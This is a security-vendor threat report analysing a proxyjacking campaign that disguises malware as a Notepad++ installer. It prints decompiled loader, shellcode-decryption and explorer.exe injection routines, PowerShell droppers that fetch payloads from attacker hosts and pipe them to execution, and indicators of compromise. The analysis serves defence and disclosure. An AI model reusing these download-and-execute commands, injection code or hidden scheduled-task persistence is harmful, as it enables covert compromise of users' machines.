Proxyware Disguised as Notepad++ Tool - ASEC

By ATCP

Published: 2026-01-18 · Archived: 2026-04-05 17:55:30 UTC

AhnLab SEcurity intelligence Center(ASEC) is monitoring Proxyjacking attacks and continuously disclosing distribution cases and IoCs identified in South Korea. The threat actor Larva-25012, known for deploying Proxyware, has recently begun using malware disguised as a Notepad++ installer. In addition, the attacker is actively changing techniques to evade detection—such as injecting Proxyware into the Windows Explorer process or leveraging Python-based loaders.

Proxyjacking refers to an attack in which Proxyware is installed on a victim's machine without consent, allowing an attacker to monetize the victim's internet bandwidth by sharing part of it with external networks. Proxyware is a program that shares a portion of the host system's available network bandwidth with third parties, typically providing financial compensation to users who voluntarily install it. However, when an attacker secretly installs Proxyware without permission, the infected system's bandwidth is hijacked, and all profits go directly to the attacker. This tactic is similar to Cryptojacking, with the key difference being that attackers deploy Proxyware instead of cryptocurrency miners. While Cryptojacking exploits hardware resources (CPU/GPU) to mine coins, Proxyjacking exploits network bandwidth.

1. Previous Attacks

The Larva-25012 threat actor has been active since at least 2024, distributing multiple types of Proxyware, including DigitalPulse **[1]**, Honeygain, Infatica, and others. The attacker primarily spreads Proxyware installers through advertisements on websites that offer free YouTube video downloads **[2]** **[3]** **[4]**. They also distribute malware through ads on fake websites posing as pages for downloading cracked or pirated software, such as cracks and keygens. **[5]**

The actor frequently distributes installer files impersonating legitimate applications such as AutoClicker, FastCleanPlus, WinMemoryCleaner, and SteamCleaner. These installers drop the downloader malware DPLoader. Once registered in the Windows Task Scheduler, DPLoader executes persistently and retrieves commands from its C&C server. All PowerShell scripts observed to date have included logic to install various Proxyware tools, although the attacker retains the ability to deploy other forms of malware at their discretion.

2. Malware Distribution

In recent attack cases, the threat actor has been distributing malware through advertisement pages on websites posing as download portals for cracked or otherwise illegal software.




Figure 1. Malware download portal

As in previous cases, the files delivered through these malicious ad pages are ultimately hosted on GitHub. Earlier campaigns used an MSI installer named “Setup.msi” as the initial malicious payload. However, in the most recent distribution cases, the attacker has switched to a ZIP archive named “Setup.zip”, which contains the embedded malware inside.




Figure 2. Disguised malware uploaded to GitHub

3. Malicious Installers

3.1. Setup.msi

The variant distributed through “Setup.msi” differs from earlier campaigns. Instead of being developed in .NET, this version is written in C++ and delivered as a DLL. Once executed, the malware registers itself in the Windows Task Scheduler under the name “Notepad Update Scheduler” and is launched via Rundll32.exe.




Figure 3. Task Scheduler entry responsible for executing the installed malicious DLL

Alongside the legitimate Notepad++ installation, the DLL injects shellcode into the AggregatorHost.exe process. This shellcode contains a dropper that generates an internal PowerShell script. Unlike previous variants that employed numerous anti-analysis techniques, this sample contains no additional anti-analysis mechanisms.

```
sub_140001770();
if ( !GetTempPathA(0x104u, Buffer) )
  return 1;
if ( fn_stdio_common_vsprintf(FileName, 0x104u, "%stmp.ps1", Buffer) < 0 )
  return 1;
v10 = aFunctionNewGui;
Stream = fopen(FileName, "w");
if ( !Stream )
  return 1;
fputs(v10, Stream);
fclose(Stream);
if ( fn_stdio_common_vsprintf(
       Source,
       0x204u,
       "powershell.exe -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -File \"%s\"",
       FileName) < 0 )
  return 1;
memset(&StartupInfo, 0, sizeof(StartupInfo));
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
StartupInfo.cb = 104;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
strcpy(Destination, Source);
if ( !CreateProcessA(0, Destination, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
```

Figure 4. Routine that generates the PowerShell payload

The PowerShell script performs actions consistent with prior attacks. It installs NodeJS, creates two obfuscated JavaScript malware files—DPLoader—using a random folder name and GUID-formatted file names, and registers them in the Task Scheduler under “UNBScheduler” and “UNPScheduler”. To evade detection, the script also modifies Windows Defender policies by adding exclusion paths, disabling security notifications, and preventing malware sample submissions.

Task Name	Executable File	Executable Arguments
UNBScheduler	"C:₩Program Files₩nodejs₩node.exe"	"C:₩543₩90f9[redacted]5653fa.js" 8186
UNPScheduler	"C:₩Program Files₩nodejs₩node.exe"	"C:₩3722₩d253[redacted]622808.js" 8186

Figure 5. JavaScript-based malware (DPLoader) registered in the Task Scheduler

3.2. Setup.zip

The variant delivered through “Setup.zip” contains both the legitimate Notepad++ installer (“Setup.exe”) and a malicious loader DLL named “TextShaping.dll”. When the user launches Setup.exe, the malware is executed through DLL side-loading. Inside TextShaping.dll, encrypted shellcode is stored and decrypted at runtime. This shellcode then decrypts an embedded dropper and executes it directly in memory.




Figure 6. Malware inside Setup.zip

```
Sleep(1000u);
Size = 173492;
Block = malloc(0x2A5B4u);
if ( !Block )
  return 0;
for ( i = 0; i < Size; ++i )
  *((_BYTE *)Block + i) = byte_386CAD5D8[i % qword_386CAD5E8] ^ byte_386C83020[i];
lpAddress = VirtualAlloc(0, Size, 0x1000u, 0x40u);
if ( lpAddress )
{
  memcpy(lpAddress, Block, Size);
  free(Block);
  VirtualProtect(lpAddress, Size, 0x20u, &flOldProtect);
  hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)lpAddress, 0, 4u, 0);
  if ( hThread )
  {
    ResumeThread(hThread);
```

```
sub_140001770();
if ( !GetTempPathA(0x104u, Buffer) )
  return 1;
if ( sub_1400027E0(FileName, 0x104u, "%stmp.ps1", Buffer) < 0 )
  return 1;
v10 = "$ErrorActionPreference = 'Stop'\n"
      "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12\n"
      "$nodeUrl = \"https://www.python.org/ftp/python/3.12.2/python-3.12.2-embed-amd64.zip\"\n"
      "$jsUrl = \"https://armortra.xyz/8101.py\"\n"
      "$nodePath = Join-Path -Path \"$env:LOCALAPPDATA\" -ChildPath \"Notepad\\Notepad\"\n"
      "$taskName = \"Notepad Update Scheduler\"\n"
      "$wscript = \"$env:WINDIR\\System32\\wscript.exe\"\n"
      "$task = Get-ScheduledTask -TaskPath \"\\\" -TaskName $taskName -ErrorAction SilentlyContinue\n"
```

Figure 7. Loader malware and decrypted dropper

The dropper creates “tmp.ps1”, a PowerShell script that retrieves the official Python installer from the Python website and installs Python, then deploys a Python-based variant of DPLoader. It also generates a GUID-named VBS launcher designed to execute DPLoader through Python, and finally registers this launcher in the Windows Task Scheduler under “Notepad Update Scheduler” to ensure persistent execution.

Type	Path
Python	“%LOCALAPPDATA%\Notepad\Notepad\[GUID]\”
Launcher	%LOCALAPPDATA%\Notepad\Notepad\[GUID]\[GUID].vbs
DPLoader	%LOCALAPPDATA%\Notepad\Notepad\[GUID]\[GUID]

Table 1. Malware installation paths

4. DPLoader

4.1. JavaScript Version

The obfuscated JavaScript malware communicates with the C&C server by transmitting the following system information, and it can execute commands received in the server’s response. This variant has been consistently observed in a similar form since it was first identified, and for classification purposes, it is referred to here as DPLoader.

Field	Data
os_type	“Windows_NT”
os_name	“win32”
os_release	Operating system version
os_version	Operating system type
os_hostname	Computer name
os_arch	Operating system architecture
machine_id	Machine ID
agent_version	Agent version (“2.0.0-js”)
session_id	Session ID
publisher_id	Random number (used as an argument when executing the JavaScript malware)

Table 2. Transmitted data

```
{
  "id": "843987598497664",
  "metadata": "{\"mode\":\"v\",\"script\":[\"powershell.exe -ExecutionPolicy
    Bypass -Command \\\"$scriptUrl = 'https://pub
    -3e3cb8bc2b6048acb2ab984f03d123f1.r2.dev/123654345.ps1'; $tempScriptPath =
    [System.IO.Path]::Combine($env:TEMP, 'tmp.ps1'); [Net.ServicePointManager]
    ::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; iwr -UseBasicParsing
    -Uri $scriptUrl -OutFile $tempScriptPath; . $tempScriptPath\\\"\"]}"
}

{
  "id": "66c5debef476d697ed4ecb64",
  "metadata": "{\"mode\":\"v\",\"script\":[\"powershell.exe -ExecutionPolicy
    Bypass -Command \\\"iwr -UseBasicParsing -Uri https://d37k0r4olv9brc
    .cloudfront.net/93845.ps1 | iex\\\"\"]}"
}
```


Figure 8. PowerShell Command Received in Response

4.2. Python Version

The Python version of DPLoader is simpler and less obfuscated compared to its JavaScript counterpart. When transmitting system information and retrieving commands from the C&C server, it communicates via the “/d” URL endpoint, while the “/e” endpoint is used exclusively for error reporting.

```
12   ENDPOINT_URL = "https://trustv.xyz/d"
13   PUBLISHER_ID = "8101"
14   AGENT_VERSION = "1.0.0-py"
15   HTTP_TIMEOUT_S = 60
16
17   IS_WINDOWS = os.name == "nt"
18
19   _ERROR_REPORTING_GUARD = False
20   _CACHED_MACHINE_ID: Optional[str] = None
21
215  def main() -> None:
216      try:
217          require_windows()
218
219          payload = build_payload()
220          response_body = post_json(ENDPOINT_URL, payload)
221          scripts = parse_scripts(response_body)
222
223          for cmd in scripts:
224              if not isinstance(cmd, str):
225                  continue
226              execute_command(cmd)
227
228      except Exception as e:
229          report_error("main", e)
230          raise
```

Figure 9. Main routine of the Python-based DPLoader

Field	Data
agent_version	Agent version (“1.0.0-py”)
machine_id	Machine ID (GUID)
os_name	“win32”
os_version	Operating system type
publisher_id	“8101”

Table 3. Data transmitted by the Python-based DPLoader

5.1. Infatica

The DPLoader registered under the “UNBScheduler” task installs Infatica Proxyware, consistent with previous campaigns. In earlier variants, the PowerShell installer registered “CleanZilo.exe” as “LAN Network Status”, which then loaded and executed “infatica_agent.dll”, the Infatica Proxyware module located in the same directory. In the most recent samples, however, the attacker now creates a Task Scheduler entry named “Microsoft Anti-Malware Tool” and registers “MicrosoftAntiMalwareTool.exe” instead. The script also disables Windows Defender, suppresses tasks used in older attacks (such as “FastCleanPlus”), and sends installation results to an additional C&C server.

5.2. DigitalPulse

The DPLoader registered under the “UNPScheduler” task installs DigitalPulse Proxyware. The downloaded PowerShell script creates a scheduled task named “SyncTaskUpdatescheduler”, which uses Rundll32.exe to execute the downloaded “syncupdates.dll”. Like the malicious Notepad++ DLL described earlier, syncupdates.dll exposes an exported function named “start” and serves as an injector. However, in this case, the injected target is the explorer.exe process.


```
LODWORD(NumberOfBytesWritten[0]) = 0;
v2 = HJKLPO();
if ( v2 )
{
  v3 = OpenProcess(0x3Au, 0, dwProcessId);
  if ( (v3 - 1) > 0xFFFFFFFFFFFFFFFDuLL )
  {
    free(v2);
  }
  else
  {
    v4 = VirtualAllocEx(v3, 0, ASDFGH, 0x3000u, 0x20u);
    if ( v4 )
    {
      v5 = WriteProcessMemory(v3, v4, v2, ASDFGH, NumberOfBytesWritten);
      free(v2);
      if ( LODWORD(NumberOfBytesWritten[0]) == ASDFGH
        && v5
        && (RemoteThread = CreateRemoteThread(v3, 0, 0, v4, 0, 0, 0), (RemoteThread - 1) <= 0xFFFFFFFFFFFFFFFDuLL) )
      {
        if ( WaitForSingleObject(RemoteThread, 0xFFFFFFFF) != -1 )
```

```
int start()
{
  DWORD v0; // eax
  int result; // eax

  v0 = QWERTYU("explorer.exe");
  if ( v0 )
  {
    result = MNBVCXZ(v0);
    if ( result != -1 )
      return result;
    return printf("Er");
  }
  printf("Er");
  result = MNBVCXZ(0);
  if ( result == -1 )
    return printf("Er");
```

Figure 10. Injection routine

The final payload injected into Explorer is an obfuscated version of DigitalPulse Proxyware, written in Go. Once executed, it collects basic system information, sends it back to the C&C server, and then activates its proxy-sharing functionality.



Address	Length	Type	String
.rdata:000…	0000002F	C	server%2eproto.(+MessageResponse).GetExtStatus
.rdata:000…	00000029	C	server%2eproto.(+MessageResponse).GetAlt
.rdata:000…	0000002E	C	server%2eproto.(+MessageResponse).GetSleepSec
.rdata:000…	0000002B	C	server%2eproto.(+MessageResponse).GetRetry
.rdata:000…	0000002B	C	server%2eproto.(+MessageResponse).GetToSec
.rdata:000…	0000002B	C	server%2eproto.(+MessageResponse).GetIsIp6
.rdata:000…	00000031	C	server%2eproto.(+MessageResponse).GetIsReconnect
.rdata:000…	00000024	C	server%2eproto.(+serverClient).Sync
.rdata:000…	00000024	C	server%2eproto.(+serverClient).Init
.rdata:000…	00000028	C	server%2eproto.(+serverInitClient).Send
.rdata:000…	00000028	C	server%2eproto.(+serverInitClient).Recv
.rdata:000…	00000028	C	server%2eproto.(+serverInitServer).Send
.rdata:000…	00000028	C	server%2eproto.(+serverInitServer).Recv
.rdata:000…	00000024	C	server%2eproto.(+Result).Descriptor
.rdata:000…	0000001E	C	server%2eproto.(+Result).Enum
.rdata:000…	00000028	C	server%2eproto.(+Result).EnumDescriptor
.rdata:000…	00000020	C	server%2eproto.(+Result).Number
.rdata:000…	00000020	C	server%2eproto.(+Result).String
.rdata:000…	0000001E	C	server%2eproto.(+Result).Type
.rdata:000…	0000002D	C	server%2eproto.(+serverInitClient).CloseSend
.rdata:000…	0000002B	C	server%2eproto.(+serverInitClient).Context
.rdata:000…	0000002A	C	server%2eproto.(+serverInitClient).Header
.rdata:000…	0000002B	C	server%2eproto.(+serverInitClient).RecvMsg
.rdata:000…	0000002B	C	server%2eproto.(+serverInitClient).SendMsg

Address	Length	Type	String
.rdata:000…	00000022	C	RZUuyrt.(+DO7QR4rXO).GetExtStatus
.rdata:000…	0000001C	C	RZUuyrt.(+DO7QR4rXO).GetAlt
.rdata:000…	00000021	C	RZUuyrt.(+DO7QR4rXO).GetSleepSec
.rdata:000…	0000001E	C	RZUuyrt.(+DO7QR4rXO).GetRetry
.rdata:000…	0000001E	C	RZUuyrt.(+DO7QR4rXO).GetToSec
.rdata:000…	0000001E	C	RZUuyrt.(+DO7QR4rXO).GetIsIp6
.rdata:000…	00000024	C	RZUuyrt.(+DO7QR4rXO).GetIsReconnect
.rdata:000…	00000017	C	RZUuyrt.(+u4g3qN).Sync
.rdata:000…	00000017	C	RZUuyrt.(+u4g3qN).Init
.rdata:000…	00000017	C	RZUuyrt.(+cTWNmD).Send
.rdata:000…	00000017	C	RZUuyrt.(+cTWNmD).Recv
.rdata:000…	0000001D	C	RZUuyrt.(+ge1tS3AjYGWJ).Send
.rdata:000…	0000001D	C	RZUuyrt.(+ge1tS3AjYGWJ).Recv
.rdata:000…	00000021	C	RZUuyrt.(+WjNJOaziuw).Descriptor
.rdata:000…	0000001B	C	RZUuyrt.(+WjNJOaziuw).Enum
.rdata:000…	00000025	C	RZUuyrt.(+WjNJOaziuw).EnumDescriptor
.rdata:000…	0000001D	C	RZUuyrt.(+WjNJOaziuw).Number
.rdata:000…	0000001D	C	RZUuyrt.(+WjNJOaziuw).String
.rdata:000…	0000001B	C	RZUuyrt.(+WjNJOaziuw).Type
.rdata:000…	0000001C	C	RZUuyrt.(+cTWNmD).CloseSend
.rdata:000…	0000001A	C	RZUuyrt.(+cTWNmD).Context
.rdata:000…	00000019	C	RZUuyrt.(+cTWNmD).Header
.rdata:000…	0000001A	C	RZUuyrt.(+cTWNmD).RecvMsg
.rdata:000…	0000001A	C	RZUuyrt.(+cTWNmD).SendMsg
.rdata:000…	0000001A	C	RZUuyrt.(+cTWNmD).Trailer
.rdata:000…	00000020	C	RZUuyrt.(+ge1tS3AjYGWJ).Context
.rdata:000…	00000020	C	RZUuyrt.(+ge1tS3AjYGWJ).RecvMsg
.rdata:000…	00000023	C	RZUuyrt.(+ge1tS3AjYGWJ).SendHeader
.rdata:000…	00000020	C	RZUuyrt.(+ge1tS3AjYGWJ).SendMsg

Figure 11. Comparison between the previous DigitalPulse Proxyware variant and the newly observed obfuscated version

The Python version of DPLoader also retrieves and executes PowerShell commands that download and install the same DigitalPulse Proxyware. The downloaded malware is stored at: “%LOCALAPPDATA%\Microsoft\Microsoft Windows Pluton\[GUID]\MicrosoftWindowsPlutonTaskScheduler.dll”. It is registered under the Task Scheduler entry “MicrosoftWindowsPlutonTaskScheduler”, which runs the DLL using Rundll32.exe. This DLL also functions as an injector, ultimately injecting DigitalPulse Proxyware into the explorer.exe process.

```
$ErrorActionPreference = 'Stop'
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$ddlUrl = "C:\Windows\System32\rundll32.exe"
$jsUrl = "https://pub-f49912a0502f41d8a3335b371c910107.r2.dev/windowspluton.dll"
$nodePath = Join-Path -Path "$env:LOCALAPPDATA" -ChildPath "Microsoft\Microsoft Windows Pluton"
$taskName = "MicrosoftWindowsPlutonTaskScheduler"
$task = Get-ScheduledTask -TaskPath "\" -TaskName $taskName -ErrorAction SilentlyContinue
if (-not ($task)) {
    if (-not (Test-Path $nodePath)) {
        New-Item -ItemType Directory -Path $nodePath -Force
    }
    $filename = "MicrosoftWindowsPlutonTaskScheduler.dll"
    $dirrandomname = [guid]::NewGuid()
    $dir = "$nodePath\$dirrandomname"
    $js = "$dir\$filename"
    $xml = "$dir\t.xml"
    $ProgressPreference = "SilentlyContinue"
    New-Item -ItemType Directory -Path $dir -Force | Out-Null
    Invoke-WebRequest -Uri $jsUrl -OutFile $js -UseBasicParsing

    try { (Get-Item $dir).Attributes = (Get-Item $dir).Attributes -bor [IO.FileAttributes]::Hidden } catch {}
    $startBoundary = (Get-Date).ToString("s")
    $exeTaskXml =
    "<?xml version=""1.0"" encoding=""UTF-16""?>" +
```

Figure 12. Downloaded PowerShell command used to deploy the Proxyware payload

6. Conclusion

Recently, various types of Proxyware have been actively distributed through illegal software crack download pages. Proxyware malware is similar to cryptocurrency miners in that it generates profit by exploiting system

resources—specifically, network bandwidth rather than CPU or GPU power. A growing number of systems in South Korea have become targets of these proxy-abuse attacks.

Users should avoid installing executables from suspicious websites, advertisements, pop-ups, or file-sharing communities, and should only download software from official sources. Systems that may already be compromised should install and run security solutions such as AhnLab V3 to prevent further malware infections.

MD5

01f6153a34ab6974314cf96cced9939f

05e27d1d0d1e24a93fc72c8cf88924f8

0fe7854726d18bbc48a5370514c58bea

171e48e5eeae673c41c82292e984bac9

18c1e128dbfe598335edb2ce3e772dd1

Additional IOCs are available on AhnLab TIP.

URL

https[:]//armortra[.]xyz/8101[.]py

https[:]//d37k0r4olv9brc[.]cloudfront[.]net/93845[.]ps1

https[:]//d37k0r4olv9brc[.]cloudfront[.]net/MicrosoftAntiMalwareTool[.]exe

https[:]//d37k0r4olv9brc[.]cloudfront[.]net/infatica_agent[.]dll

https[:]//github[.]com/JamilahZakiyya/note/raw/main/Setup[.]msi

Additional IOCs are available on AhnLab TIP.

FQDN

armortra[.]xyz

easy-horizon[.]com

furtheret[.]com

trustv[.]xyz

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/92183/